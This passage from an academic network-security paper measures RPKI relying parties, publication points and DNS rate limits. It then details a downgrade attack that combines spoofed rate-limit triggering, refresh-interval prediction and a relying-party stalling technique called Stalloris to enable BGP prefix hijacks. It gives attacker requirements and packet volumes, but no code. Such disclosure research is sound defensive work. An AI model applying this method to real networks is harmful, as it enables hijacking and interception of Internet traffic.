• We set up an infrastructure for carrying out measurements of RPKI and conduct an extensive study of the RPKI supporting networks (the relying parties and the repositories). Our measurements provide new insights on the rate limiting in the public repositories and in the nameservers of their corresponding domains, as well as on the retrieval, validation and query behaviour of the relying parties and the DNS resolvers that they use. We find that all the relying party implementations in the Internet have properties that expose them to downgrade attacks. We also find that 47% of the publication points are vulnerable to the off-path packet blocking attacks via rate-limiting, hence their RPKI protection can be downgraded. This is particularly critical for the 77% of the publication points that are vulnerable to BGP sub-prefix hijack attacks.

• We demonstrate an example attack against one European IXP, motivating the choice of such attacks against the IXPs.

• We provide recommendations for mitigating our attacks. Nevertheless, the core problem with the "unknown' RPKI validation status is fundamental and cannot be easily resolved. If the networks insisted on strict validation, classifying the result of missing ROAs as "invalid", our attack would block connectivity for those networks to all the prefixes in the unreachable publication point. Hence our main recommendations is that the publication points should be more resilient and should be hosted on stable infrastructure, such as cloud platforms.

Organisation. We provide a study of the RPKI ecosystem in Section 2. In Section 3 we analyse the behaviour of the relying parties. We introduce our off-path packet loss method and its evaluation against RPKI infrastructure in Section 4. We present the downgrade attack in Section 5. We explain how to find the RPKI infrastructure of a target victim AS in Section 6 and describe an attack against IXP in Section 7. In Section 8 we explain our recommendations for mitigations. We review related work in Section 9 and conclude in Section 10. We provide background on RPKI in Section C in Appendix.

2 RPKI Ecosystem

We performed a study of RPKI deployment in the Internet using a BGP and RPKI infrastructure that we set up. This study forms the datasets of publication points (with their domains and nameservers) and the relying parties (with their DNS resolvers) that we evaluate throughout this work.

Measurement infrastructure. We set up a platform for measuring the RPKI ecosystem. To create our platform we register an LIR account with RIPE NCC and purchase an AS under RIPE NCC and prefixes. We connect our AS to DE-CIX internet exchange point in Frankfurt. We also protect our AS with RPKI. For that purpose we create our own Certificate Authority (CA) and a publication point.

Publication points and nameservers dataset. We extract the list of all active RPKI publication points (aka public repositories) from our running relying party. This list gives us 45 publication point domains resolving to 61 different addresses and 124 nameservers.

Relying parties and resolvers dataset. We study the relying party software in all the RPKI validating networks to understand the refresh interval, as well as the query behaviour. We collect a dataset of relying parties in all RPKI validating networks. Since the query behaviour of a relying party is also related to a DNS resolver it uses to find the publication point, we also collect all the recursive DNS resolvers used by the relying parties.

We find 2699 relying parties (RPs). We also measure how many different resolvers are used by each RP. We evaluate the number of different ASes in which the resolvers of the relying parties are located. Out of the 2699 RPs, 2163 (80.1%) were only using resolvers from a single AS, and 1117 (41.4%) were using only a single resolver. Furthermore, 1984 RPs (73.5%) used 5 or less resolvers. We also measured a significant concentration of resolvers: 45.7% RPs use resolvers operated by Google and 6.7% RPs use resolvers operated by Cloudflare. On the other side, 1273 (47.2%) RPs were using a resolver in their own AS[3].

3 Analysis of Relying Party Behaviour

One of the key components of our downgrade attack is the inference of the RPKI objects retrieval during refresh intervals by the relying party software. We first perform a study of retrieval periods by relying party implementations via code analysis and dynamic executions. We explain this behaviour with the most popular Routinator relying party implementation (the relying party developed by NLnetlabs). We then provide an analysis of the retrieval interval of the other (less popular) relying party implementations.

3.1 Refresh Interval in Routinator

Our main observation is that the validation by the relying party executes sequentially in periods. This conclusion draws on the code analysis of the main functionality responsible for timing of the validation, based on `PayloadHistory::refresh_wait()` method in *payload.rs* and it is used in Server class in *operation.rs*. We illustrate the query behaviour of the relying party (with a use case of Routinator) to the publication point in Figure 1.

There are multiple rendezvous points in the class Server and in the nested code used by this class, that depend on multi-

[3]Note that since some RPs use multiple resolvers, it might be that a RP uses both, resolver from its own AS as well as some other ASes.



Figure 1: Query behaviour of relying parties.

ple instances of various synchronisation primitives. Moreover, the RTR server is asynchronous IO-bound service that runs in a separate event-loop using Rust Tokio library. The entry point to the asynchronous RTR code is in *rtr.rs* file.

(1) As we see, the refresh timing can be affected by multiple locks, including the one that depends on asynchronous IO-bound RTR server that share data structures with the validation code. We tested ordinary use cases to quantify likelihood of triggering of locking delays and we conclude that the internal delays caused by locking are marginal. This observation improves the accuracy of our method of timing prediction despite the internal complexity of the Routinator software.

(2) Under normal circumstances (no network outages nor publication point timeouts) the refresh takes 15-45 seconds, the first 5 seconds are spent by scanning the local cache, which depends on the local storage speed. Because the validation runs sequentially (see (1)) the length of the RRDP and rsync refresh depends on the response times of the servers.

When a publication point is unreachable and the TCP/IP stack fails to signal the unreachability over ICMP, there are multiple timeouts, the most important ones for us are the RRDP and rsync timeouts, both 300 seconds. This provides an upper bound on the delay that can be caused by a single unresponsive publication point.

(3) The time of refresh does not count in the refresh-period. That is the reason why the mean time between refreshes is 625 seconds. We also measured distribution of the delays between requests to RRDP and rsync publication points, and plot the results with the histogram in Figure 2.



Figure 2: Routinator timing in seconds ($\mu = 625$s, $\sigma = 4.3$s).

3.2 Refresh Interval in Other Relying Parties

In addition to our in-depth analysis of Routinator, we analyse the query behaviour of all major relying party (RP) implementations.

To measure the frequency of the request schedules of the relying parties, we use our relying parties dataset, described in Section 2. We log all the requests at our publication point



Figure 3: Distribution of time between requests at our PP.

and calculate statistics on the time-span between consecutive queries sent by each relying party (differentiated by IP address). We then correlate the results with a source code analysis of the relying parties and use the User-agent header sent in the case of RRDP as a source of information about the relying party implementation. We show the distribution of the time between 2 consecutive requests by the same relying party in Figure 3.

In Table 1 we show the mean time and standard deviation between 2 consecutive queries for each major relying party implementation along with a theoretical value obtained from the source code analysis. Our results show that the mean experimental values are in the same range as the source code values, but there is a significant deviation. As we showed for Routinator, this deviation comes from the fact that Routinator does not account for the time the RPKI update takes in the sleeping interval and as such we conclude that this deviation is the deviation of the duration of the update for different relying parties. As shown in Figure 2, the deviation is much smaller when only measuring a single relying party.

Relying party software	default refresh interval (from code)	measured μ (s)	σ
Routinator	600	686.5	132.9
fort	3600	3634.5	86.1
Cloudflare-RRDP-OctoRPKI	1200	1465.0	167.8
RIPE NCC RPKI Validator	120	158.0	133.0

Table 1: Measured time between requests t_{sleep}.

4 Off-Path Packet Blocking

An important aspect of our attack is to block packets remotely. We exploit rate limiting of servers to block responses to the relying party, "simulating" packet loss. The target servers are publication points as well as the DNS nameservers which the DNS resolvers of the relying parties query to find the publication points.

4.1 Rate-limit in DNS

DNS Response Rate Limiting (DNS RRL) [42] is a technique employed by recursive resolvers and authoritative nameservers to reduce the impact of DNS amplification and reflection [37] attacks. When a DNS server uses DNS RRL, it monitors the rate of requests coming from an individual client (or address prefix), typically with a token-bucket scheme [17],

responses/s	3	4	445	1137	1142	1146	1146	1207	1212
answers/s	3	2	82	1137	1142	1146	1146	1207	1212
responses/s	1223	1287	1288	1296	1308	1309	1520	1642	2621
answers/s	1223	1287	1288	1296	1308	1309	12	1301	1236
responses/s	3248	3248	4000	∞	∞	∞	∞	-	-
answers/s	16	16	88	3	7	7	7	-	-

Table 2: DNS response-rate-limiting (RRL) in PP domains.

and will stop answering queries originating from this client when the volume reaches a configured rate-limit.

We measure the rate limit in nameservers in the domains of publication points, and in resolvers. Since public DNS resolvers are often used by the resolvers of relying parties, triggering rate limit in public DNS resolvers has a similar effect on the losses to the resolver, like the rate limit in nameservers.

4.1.1 DNS Nameservers

When a DNS server finds a client has reached its preconfigured rate-limit, it has several methods of denying service to the client. In practice, we find 2 common types of rate-limiting in DNS servers, which are often combined and used in an escalating way: (1) Dropping some (or no) responses[4], but respond to the rest with a empty DNS response with a TC bit [30] set, which indicates to the client that it should reconnect over TCP. (2) Dropping all the responses to a client and do not answer any requests until there are more response-tokens available.

The limits for both approaches can often be separately configured in DNS servers[5] and often, the first (1) method is used with a low rate-limit, while the second (2) is used with a higher limit [1].

Trigger rate-limit to block packets. To exploit the rate limiting feature to deny service to a third party client, an attacker can abuse the feature by sending spoofed requests with the address of the client to the server. Upon reaching the limit, the server will either send only truncated responses or no responses at all, which affects all packets with the address of the client. When sending back truncated responses, the client has the option to still get served by connecting back via TCP, so the attack has no further consequences[6]. However, when the server uses the second technique and stops answering, the client will instead assume that the server is unresponsive and fail the resolution, which will cause the client, that requested the resolution, to be unable to connect to the service at the requested domain.

Measurement of rate limit in nameservers. We test the rate-limiting in all nameservers responsible for publication points in our dataset, by probing the nameservers with different query rates from 1/sec to 10000/sec for short periods of time. We monitor the rate of responses and check whether the responses are "slipped", i.e., do not contain answers but only have the TC bit set. For each namesever, we then calculate the effective number of responses and answers (i.e., responses which contain answers and do not have the TC bit set) per second by dividing the total number of responses by the test duration. We consider a publication point vulnerable if all the nameservers in its domain enforce a rate-limit. We list the maximum number across all the nameservers per publication point in Table 2 for all domains where such a limit could be determined[7].

Provider	Address	responses per sec	answers per sec
Google	8.8.8.8	1500	500
Cloudflare	1.1.1.1	1000	-

Table 3: Rate-limiting in public resolvers.

In total, we find 25 RPKI repositories where all the nameservers enforce rate-limiting. Out of these, we consider 21 vulnerable, since they will stop sending responses at some point. The other 4 only "slip" responses, meaning that an attack is not practical assuming the resolver is able to connect via TCP. Furthermore 2 out of the 21, are particularly vulnerable because of the very low rate-limit of only 3-4 responses per second, which is very easy for an adversary to trigger.

4.1.2 Public DNS resolvers

We also test rate-limiting applied on client queries in the 2 major public resolvers which were used by the relying parties in our dataset: Google (8.8.8.8) and Cloudflare (1.1.1.1); 45.7% of the relying parties use Google and 6.7% Cloudflare.

We find that operators of both resolvers enforce rate-limits, which we list in Table 3: Google uses a rate-limit of 500 queries/s at which point some of the responses are slipped (no answer, TC bit set) and a total response limit of 1500/s at which point no answer is sent at all. Cloudflare uses a total response limit around 1000/s but did not use the slip mechanism. This numbers are inline with the documentation provided by Google[8].

Hence, adversaries can block responses to a relying party by exploiting the rate-limit in public resolvers. Since both resolver infrastructures are anycast-routed, the adversary needs to select an attack node at the same anycast-instance of the resolver platform.

4.1.3 Caching and TTL

When exploiting the rate-limiting in nameservers to make domain resolution unavailable, the adversary has to wait for any cached records to be removed from the resolver's cache. We show experimentally that the TTL of publication point URLs are low: over 93% of publication points have TTLs

[4] In Bind9, this first limit only applies to "similar" queries, meaning that queries which ask for a different domain or record type are not affected. We do not consider this because in our case the attacker knows the domain and can therefore spoof requests asking for the correct domain and type.

[5] In Bind9 with the 'responses-per-second' and 'all-per-second' settings.

[6] We tested the support of TCP in the resolvers of relying parties and found that almost all resolvers where able to connect back using TCP, rendering such an attack pointless.

[7] We removed the domain names for anonymity reasons.

[8] Google specifies a limit of 1500 queries/sec for their public resolver: https://developers.google.com/speed/public-dns/docs/isp



Figure 4: A Record TTL distribution for Publication Points.



Figure 5: Request intervals for PP resolvers in hours.

of 5 minutes and only 22% of resource records are 1 day or longer. The distribution of the TTL values for A records for publication points is plotted in Figure 4.

Furthermore, as we show, even the instances with high TTLs are limited by the cap of the resolvers. In our experiment with the resolvers of the relying parties we set the TTL of our record to 48h, then trigger queries to that record and monitor traffic at our nameservers. In Figure 5 we show the request frequency for our resource record in a 48h observation period where the yellow bars show the frequency and the blue bars show the cumulative frequency of all the values below a given point. According to the graph most resolvers have their own individual maximum cache time for records. The median value of the measured caches is 8h. This observation indicates that even if publication points have large TTLs, the maximum cache time parameter in resolvers would ignore high TTLs and instead use smaller values.

4.2 Rate-limit in Publication Points

Additionally to rate-limiting in DNS servers, many operators also use rate-limiting in other services, either to protect the service against application-level DoS [31], TCP-Syn-Flooding attacks [2], or to slow down port-scanning attempts against the service [6]. Such rate-limits are typically implemented in Firewalls [4] which monitor the connection attempts by individual clients and drop any requests above a certain preconfigured limit.

As this filtering happens right at the connection stage of a TCP connection, attackers can exploit this to consume all the connection attempts allowed for a client during a certain time-period by sending a stream of spoofed TCP SYN packets to the service. Similarly to the second method of rate-limiting in DNS, this will lead the client to assume that the service is unresponsive and eventually fail the connection attempt.

Measuring rate limit in PP. We test rate-limiting in publication points in terms of the number of TCP SYN packets answered. We probe each publication point IP address in our dataset with different rates of TCP SYN packets to the publication point TCP port and measure the amount of answers received. To reduce the load on the servers caused by this measurement, we limit our measurement to 6 seconds. If the rate of answers sent back to our test machine is significantly below the number of requests (TCP SYNs) sent, we consider this answer rate as the rate limit of the server. We consider a rate-limit to be hit when we see a response rate of under 90% of the rate of TCP SYN packets sent during our 6 second test interval.

A rate limit was hit in 8 servers out of 61 tested, listed in Table 4. Out of these 8 servers, 7 where solely responsible for serving the publication point URL and thus are vulnerable to the low-rate attack. Similar to our evaluation of rate-limiting in DNS nameservers, we observed 2 publications points where the rate limit is particularly low.

rate-limit/s	10	60	2326	4667	4805	5394	5838	8842
only server	yes	yes	yes	yes	yes	yes	yes	no

Table 4: TCP SYN rate-limits in publication points.

4.3 Ethical considerations for RRL scans

Our experiments for determining the DNS RRL and TCP SYN rate-limits are comparable to other experiments measuring rate-limiting in remote servers [28]. In addition, we communicated with DNS operators to coordinate acceptable rates that do not affect the operation. This includes CZ.NIC ccTLD for cz. that manages more than 1.4 M domains, a major IXP NIX.CZ that operate J- and K-root anycast DNS servers, WebGlobe (AS29134) - a large ISP that operates authoritative DNS servers for more than 100k domains, and TI AG (AS29655) - a major ISP that operate recursive DNS servers for large FTTH metro network. From our survey of network operators we found that "1000 DNS requests/sec" is not causing impact on authoritative DNS servers in the Internet, so running an experiment that does not exceed this volume of requests should not cause operational problems. We tested the low rate attack using low rates and our tests lasted only 6 seconds in total. Given that modern nameservers are able to serve 500000 answers per second without any problems [24], at peak we have not even used 2% of the capacity of such a nameserver for 6 seconds. We limit the experiment to 6 seconds per server, so that it is shorter than the connection timeout of a typical client. In our queries we use the same query (domain+type) and do not ask for DNSSEC records in order not to increase the load. Finally, we only conduct the experiment against one server at a time, so that the fallback servers are not affected.

5 RPKI Downgrade Attacks

During the ROV a relying party uses information in the RPKI to make routing decisions in BGP, i.e., to decide if to accept an IP prefix and an origin AS pair. A relying party queries the domain for each repository to locate the server that hosts the repository, then connects to it to retrieve the RPKI objects over RRDP or rsync. The valid ROAs are then used



Figure 6: Attack overview.

to classify the AS and prefix pairs in each BGP announcement as valid, invalid or unknown. If the validation results in status unknown, RPKI validation is not applied. In this section we explain our RPKI downgrade attack, in order to hijack the BGP prefix of the target AS. Our attack consists of low-rate packet loss attack against the publication points and of Stalloris attack against the relying party. We then evaluate and analyse the success probability of the attack against RPKI-protected networks in the Internet.

5.1 Low-Rate Attack

Find relying party of victim AS. Assume that the two victims are AS T and AS B. The adversary wishes to cause AS T accept a hijacking BGP announcement for AS B. Both AS T and AS B deployed RPKI. The adversary finds the relying party of T and the DNS resolver that the relying party on the victim AS T is using. The adversary also finds the public repository (aka publication point) of B, which serves the RPKI information for the prefix of B. We show how to identify the relying party in Section 6 and the resolver in Section 2.

Selectively dropping packets. Once the victim relying party of network T and the public repository of network B are identified, the attack consists of preventing the relying party from communicating with the target public repository. This can be achieved by dropping the packets exchanged between the relying party and the public repository. For instance, the adversary can continually flood the communication path between the relying party and the repository. Such an attack requires substantial adversary capabilities and can be exposed since such traffic volumes would also disrupt other services.

We use a rate-limiting based off-path attack methodology we showed in Sections 4.1 and 4.2 in order to drop packets exchanged between the relying party and the repository. We experimentally found that many of the publication points and the nameservers support rate limiting, see Tables 2 and 4. In addition, above 50% of the resolvers of the relying parties use public upstream resolvers, which also enforce rate limiting, hence extending the attack surface, Table 3. Our measurements in Section 4 demonstrate that the rates for blocking communication are moderate hence allow practical attacks. However, since the attacker does not know when the packets are exchanged, it would require to constantly run the low rate attack exploiting rate limiting, which makes the overall attack not practical. We develop an adversarial strategy to synchronise the low rate attack to the "refresh intervals" of the relying party, during which the relying party queries the public repository.



Figure 7: RPKI manifest validity period in days.

Predict the query interval of the target. In order to launch network attacks to disrupt connectivity the adversary needs to predict when the relying party initiates the query interval. At that point the relying party starts connecting to the repositories to request the RPKI objects. This phase is accompanied with DNS queries, to locate the repository, and connection establishment with RRDP or rsync. Predicting this phase is believed to be difficult, especially for off-path adversaries, since they are not located on the path, hence cannot see any communication exchanged between the relying party and the public repository.

To be able to predict the retrieval interval our adversary sets up the BGP and RPKI infrastructure, in delegated RPKI setup (see description in Section 2). This enables our adversary to directly receive communication from any relying party in the Internet. In particular, also from the victim AS (step (1) in Figure 6). Using our analysis in Section 3 we show that this allows the adversary to predict the refresh interval since the queries to *all* the repositories are sent concurrently in one bulk. Hence, once queries from the relying party of AS T arrive at the nameserver or the repository of the adversary, the adversary can calculate the next query interval and synchronise its attack accordingly. This ability to anticipate the queries allows us to significantly reduce the volume of the attack while improving its effectiveness. In Section 5.3 we show that this approach allows to launch practical attacks against targets in the Internet. Without the ability to synchronise the attack the only strategy of the adversary would have been to continually prevent communication between the relying party of T and the target repository of B.

Attack until RPKI status "unknown". As soon as the query interval is found, the adversary needs to launch the attack once in every refresh interval until the RPKI validation is not be applied for making routing decisions (step (2a)/(2b) in Figure 6). When the relying party cannot reach the publication server (step (3a)/(3b), Figure 6) and does not have the RPKI objects for that AS in its cache, it will not be able to perform the ROV validation. The RP will eventually change the RPKI state of the target prefix to unknown and will update the BGP routes (step (4) in Figure 6). If the objects are cached, the adversary needs to wait until they expire.

How long does it take for cached objects to expire? Our measurements show that ROA objects are typically valid for



Figure 8: ROA objects validity period in years.

long time periods. Our measurements show that the median validity of ROA objects is 545 days; see validity distribution of ROA objects in Figure 8. However, for efficiency purposes (to reduce the sizes of the revocation lists and the volume of the BGP updates), the standard requires the relying parties to *only* check the manifests. The publication servers and the relying parties use the manifest files to signal changes in the repositories and to avoid certain types of object deletion and substitution attacks with older (but still valid) objects. All objects of stale manifest files and all the subtrees of these objects should be treated as "suspicious" as instructed by [RFC6486]. We checked the behaviour of all the RPKI validator implementations (the list is in Figure 1, Section 3) and found that they are all [RFC6486] standard compliant and strict towards "suspicious" objects in their default settings, i.e., they discard all the "suspicious" objects and the entire subtrees, for which there are stale manifest files, and exclude them from the RPKI validation.

How long does it take for manifests to expire? To answer this question we performed a measurement of the validity period of the manifest files [RFC6486]. Each publication server generally needs at least one manifest, but the structure of the hosted RPKI system operated by RIRs provide a separate space and manifest file for each hosted customer. We downloaded data of all the active RPKI publication servers on July 15, 2021 and obtained 28330 valid manifest files. We compute the distribution of the validity period lengths and plot the results in Figure 7. The results are that there are 15018 (53.01%) manifest files with validity $\leq$24 hours, 19836 (70.02%) that are valid for $\leq$48 hours, 24038 (84.85%) valid $\leq$96 hours and 25690 (90.68%) manifest files are valid for $\leq$15 days. Hence, in the worst case the adversary needs to wait just one day until it can complete the attack on 53.01% of the publication servers. However, in practice, manifest files are not generated on the fly when they are downloaded by an RP, but are re-generated periodically by publication points. In Krill, an open source RPKI CA with a built in publication point, we find that manifest files are re-generated once their remaining validity period is below 6 hours. This means an attacker can time his attack to a point in time when a manifest file is about to reach 6 hours of remaining validity so he only need to wait the remaining 6 hours for it to expire.

Once the manifest expires the RPKI status for that AS will result in status `unknown`, instead of `invalid`. Consequently, when making routing decisions and updating the forwarding tables the border routers on that AS will not apply RPKI for validating the BGP announcements of the origin AS whose



Figure 9: Stalloris attack.

prefix the adversary wishes to hijack. The adversary can issue a bogus BGP announcement to hijack the prefix of victim B. Depending on the local preferences of T, if it accepts the hijacking BGP announcement for B, all the communication of the hijacked origin B will be sent through the adversary. This is despite the fact that both T and B are RPKI-protected.

How many attack iterations are required to cause status unknown? As an example we take manifest validity of one day (24 hours) and we assume that the AS T uses the Routinator relying party. Routinator uses 10 minutes refresh intervals, which results in 144 attack iterations until the relying party of T does not apply RPKI validation, exposing itself to accepting hijacked BGP announcements. Although in most cases this allows practical attacks (see analysis in Section 5.3) we can further significantly reduce the attack complexity with an optimisation that we develop. The optimisation allows to reduce the attack iterations to as little as 1.

5.2 Stalloris Attack

We develop an attack to stall the relying party. This attack can be used in combination with the low rate attack resulting in overall optimisation of the iterations required to downgrade RPKI.

Unlimited delegation paths. In our code analysis of the relying party implementations we noticed that the relying parties do not check the delegation path (length, depth or even both). We use this observation to encode arbitrary long delegation paths. First, quick background information. In RPKI it is possible to delegate authority over an IP prefix and an AS number: our adversary delegates the resources to itself, e.g., to another repository under the subdomain that it set up. The relying party starts the RPKI validation from the root, this is the RIR, e.g., RIPE NCC. From there, it follows the delegation to at least one resource pointing at the CA, which points to the publication point. The relying party contacts each publication point and every domain in the delegation chain and downloads the data. When it identifies a new delegation chain, it contacts the publication point, retrieves the data and stores it in the cache – this occurs within one refresh period. If there is a delegation to the next level, during the next refresh interval, the relying party will contact that publication point and download the certificates over RRDP again. The publication points in a delegation can all be mapped to the same IP address: As long as they are mapped to different

subdomains, from the perspective of the relying party these are different publication points, and the relying party will attempt to traverse all of them.

Stalling relying party. The idea of the attack is to set up multiple publication points and to construct a long delegation chain, which the adversary provides in an answer to the target relying party, when it queries the publication point controlled by the adversary. The adversary returns slow replies in the RRDP transactions from all the publication points that it controls, in order to degrade the performance of the victim relying party. By slowing down the relying party, the adversary reduces the number of refresh intervals, hence reducing the number of iterations needed to launch the attack. We call this attack Stalloris[9], since it stalls the relying party, and is inspired by the Slowloris DoS attack [12], where an adversary initiates multiple slow HTTP connections to the victim server.

To increase stealthiness the adversary may limit the attack to some selected victims. To the other relying parties the adversary sends simple and valid answers. The adversary responds with different certificates (with or without downstream delegation) to expose more levels in the delegation chain only to the victim RP and not the rest of the world. Hence only victim RP is affected, but not the others. Detecting our attacks from logs or monitoring is tricky: servers may become unreachable for legitimate reasons, operators cannot differentiate such attacks from legitimate failures. We next explain the steps of the attack.

This attack is illustrated in Figure 9: In step (1), the victim RP connects to a adversarial PP to fetch the ROAs. In step (2) the adversarial PP is configured to answer all requests as slow as possible while avoiding errors in the victim RP by limiting the transmission rate and artificially inflating the response size. However, instead of providing the respective ROAs, the adversary sets up multiple layers of sub-delegations to other RPKI CAs which point back to other PPs in the adversary's infrastructure. To chase down the delegation chain, the victim RP therefore has to connect back to another adversarial PP in step (3), which again, responds slowly. This process is repeated by the adversary. In step (4), after some time, the cached manifest file from the victim RP times out because it has not been refreshed due to the RP being stalled in the process of downloading ROAs from the infrastructure of the adversary. Therefore, when the RP performs the next RPKI validation run, it removes the ROAs referenced by the stale manifest and sets the RPKI state of the corresponding prefixes to unknown, communicating these changes to the connected BGP routers in step (5).

The Stalloris attack can be used as a supplementary optimisation to our low rate attack, but cannot completely replace it. Since the re-validation occurs after the refresh finishes, for a successful downgrade attack the relying party needs to update the cache once (i.e., successfully retrieve the RPKI objects), then to fail once (due to our low-rate packet blocking method) and only then do we proceed to stalling the relying party (with Stalloris). Combination of low-rate blocking attack with Stalloris results in an highly efficient attack; we provide analysis of traffic volume for different attack combinations and configurations of relying party and publication point in Section 5.3.

Duration of each delegation level. The processing of each level in a delegation chain is limited by a timeout in the relying party; in Routinator this is 300 seconds, see analysis in Section 3.1. Hence, the adversary needs to keep the relying party at each level for at most 300 seconds, otherwise the relying party will timeout.

How many levels are needed? If the adversary creates a delegation chain of 288 levels, it will cause the relying party to be stalled for 300·288=86000= 24 hours. The adversary can therefore combine this optimisation with our low rate attack, hence reducing the number of iterations for attack. For instance, if it creates 144 delegation path, it stalls the relying party for 12 hours, and the adversary needs to launch the low rate attack once. Given a 72 level delegation path, the adversary needs to run the low rate attack every 6 hours.

Requirements on the adversary. The adversary needs to control one AS and one /24 prefix, and can delegate them over and over again. It does not actually need to split the prefix in its delegations, and can make a long chain using the same prefix. The adversary also needs to control a CA and a publication point. The adversary needs to control a domain for its publication point, and needs to create multiple subdomains. Each subdomain is used to create a delegation level. All these requirements are straightforward for adversary - we validated this by acquiring and setting up routing and RPKI infrastructure under RIPE NCC. Finally, the adversary needs to generate multiple CA and publication point domains, all can point to the same IP address. This step can be automated with a script.

Evaluation in RP implementations. We evaluate our Stalloris attack against the major RP implementations, by measuring the maximum time the relying parties can be stalled on a single connection by not sending any data (and remaining idle) and throttling the connection in combination with artificially inflating the download size[10]. Additionally, we evaluate the maximum certificate chain depth. The results of our evaluations are listed in Table 5. Our findings are that Routinator, Fort and OctoRPKI can be stalled between 5 to 10 hours per update, by maximising the connection time for each publication point with the maximum chain depth. Note that an adversary can also increase the chain width by delegating to multiple sub-publication points at each level.

5.3 Success Probability Analysis

The overall success probability of our adversary depends on 2 factors: successful blocking of an individual relying

[9] Loris is a slow animal `https://en.wikipedia.org/wiki/Loris`.

[10] We used a 100MB inflated file at 100kbps.

Relaying Party	HTTPS Idle	HTTPS Throttling	Rsync Throttling	Max Depth	timeout × depth
Routinator	300s	300s	-	32	2.6h
Fort	24s	17 mins*	-	31	9.1h
OctoRPKI	60s	60s	20 mins	30	30min/10h
Ripe-Validator	60s	0s	-	∞	(∞)

*No timeout. Depends on file size and bandwidth limit set by the attacker.

Table 5: Stalling Results

party's (HTTP or DNS) request and the number of requests during the time period required for a successful attack.

The time period of an attack. Our attack uses the fact that a relying party will switch a network's RPKI status to 'unknown' based on any break in the chain leading to the ROA for this network. Since relying parties cache the contents of RPKI repositories, the time period for an attack is therefore the shortest remaining length of any certificate in the trust-chain (i.e., often 6 hours). In our analysis we consider the worst case, but in practice the manifests are not "signed on the fly" when downloaded from a publication point, hence have a shorter validity period. For a successful attack an adversary should be able to deny connectivity to the publication point of a repository typically for at most one day, see Section 5.1.

Query volume. Using the values from our relying party and stub resolver analysis (Section 3), we compute the number of connection attempts during the attack period t_{attack} of 1 day by multiplying with the expected number of repository updates during that period (i.e., the inverse between 2 repository synchronisation t_{sleep}) and the number of retries $n_{retries}$:

$$n_{attempts} = t_{attack} \cdot \frac{3600s}{t_{sleep}} \cdot n_{retries}$$

We calculate the values for $n_{attempts}$ using 4 different example scenarios in Table 6:

(1) An old manifest file which has only 6 hours of validity left, combined with an Unbound resolver, in case the attacker is able to deny all requests, which leads Unbound to "block" the nameserver, effectively limiting the rate of DNS requests to the nameserver to one per 15 minutes. **(2)** A fresh manifest file which has 1 day of validity left, combined with a victim relying party using *Routinator* on Linux and a Bind9 resolver. **(3)** A fresh manifest file with 2 days of validity left, combined with a victim relying party using *RIPE NCC RPKI Validator* and an Unbound resolver where the attacker is unable to "block" the server, causing up to 16 retries per client DNS query. **(S)** The attacker uses the Stalloris technique from Section 5.2 to reduce the number of connection attempts by the RP under the same conditions as scenario **(2)**.

The first two scenarios represent the common values and configurations we measured in the RPKI setups in the Internet. The third scenario represents the theoretical worst case scenario that we defined using worst case values we collected. The last scenario uses the same values as scenario (2), but assumes the attacker uses the Stalloris optimisation. Our analysis in this section uses the number of retries in Bind9 and

(Scenario)	$n_{attempts}$	t_{attack}	t_{sleep}	$n_{retries}$	o
(1)	24	old manifest 6 *hours*	unbound (blocked) 900 *s*	unbound (blocked) 1	35
(2)	864	fresh manifest 1 *day*	routinator (normal) 600 *s*	bind9 / linux tcp 6	1247
(3)	23040	long-valid manifest 2 *days*	RIPE NCC validator 120 *s*	unbound normal 16	33240
(S)	55	fresh manifest 1 *day*	routinator (stalled) 2.6 *hours*	bind9 / linux tcp 6	80

Table 6: Number of connection attempts in different scenarios.

Unbound DNS resolvers software, as well as in Linux (the OS in RPKI deployments of relying parties and publication points) which we explored and summarised for interested reader in Appendix, Section B.

Success probability. Based on the number of connection attempts and the probability to deny a connection attempt, we calculate that overall success to deny all connections during an attack period t_{attack}. The probability to deny a connection attempt, is:

$$p_{connectonce} = \frac{r_{limit}}{1 + r_{attacker}}$$

where $r_{attacker}$ is the query rate of the attacker.

We calculate the total attacker success rate by deriving the probability of denying not one but $n_{attempts}$:

$$p_{success} = (1 - p_{connectonce})^{n_{attempts}} = (1 - \frac{r_{limit}}{1 + r_{attacker}})^{n_{attempts}}$$

Packet volume for a successful attack. For a given success rate, we can obtain the relation between the rate limit and the required rate of spoofed requests sent by the attacker, which we call the overwhelming factor o:

$$o = \frac{1 + r_{attacker}}{r_{limit}} = \frac{1}{1 - \sqrt[n_{attempts}]{p_{success}}}$$

We calculate this factor for a target success rate of $p_{success} = 50\%$ in our 3 scenarios, which is listed in Table 6. In the best case scenario, the attacker only needs to send roughly 35 times as many packets as the rate-limit to the publication point or nameserver, while in the worst-case scenario, this factor increases to 33240 times as many packets as specified by the rate-limit.

When combining this factor with the measured rate-limits from Sections 4.1 and 4.2, we can compute the required rate of spoofed packets. For each attack scenario, we calculate the rate $r_{attacker}$ for 3 example values for the rate-limit r_{limit} listed in Table 7. Finally we combine the required rate $r_{attacker}$ with the expected variance of the relying party update schedule up to which an attacker can predict the next query (e.g., 30 seconds in *Routinator*, Figure 2).

Our analysis shows, that depending on the rate-limit and attack scenario, the rate of spoofed packets for a successful attack ranges between 105/s and 42,813,120/s for an unoptimised attack (i.e., based only on iterative low-rate packet

(Scenario) o	r_{limit}	$r_{attacker}$	total packets per update
(1) 35	3	105	3,150
	60	2,100	63,000
	1288	45,080	1,352,400
(2) 1247	3	3,741	112,230
	60	74,820	2,244,600
	1288	1,606,136	48,184,080
(3) 33240	3	99,720	2,991,600
	60	1,994,400	59,832,000
	1288	42,813,120	1,284,393,600
(S) 80	3	240	7,200
	60	4,800	103,040
	1288	103,040	3,091,200

Table 7: Packet volume for a successful attack based on analysis in Section 5.3.

blocking during multiple refresh intervals), with a reasonable average-case of <74,820/s. To compare this attack volume to other recent attacks: the recently proposed DNS cache poisoning attacks [28, 29] require above 100K spoofed packets from the attacker in the average case for identifying the correct port and DNS TXID.

Our downgrade attack can be significantly optimised by combining the low-rate packet blocking with Stalloris (Section 5.2). For a successful Stalloris downgrade attack under the same conditions as scenario **(2)** the required rate of spoofed packets is reduced by the factor 16 from 74,820pkt/s to 4,800pkt/s in the average case. This means that even in unfavourable conditions, such as extremely high rate-limit and a resolver performing maximal number of retries, using the optimisation to stall the relying party makes the attack still feasible. In fact, the devastating impact of the attack is disproportional to its efficiency: the adversay can with just a single such attack downgrade RPKI for all clients of a large provider (see example of DE-CIX IXP, Section 7) to a large number of Internet prefixes covered by the ROAs in the publication point that the adversary blocks.

5.4 Vulnerable Networks

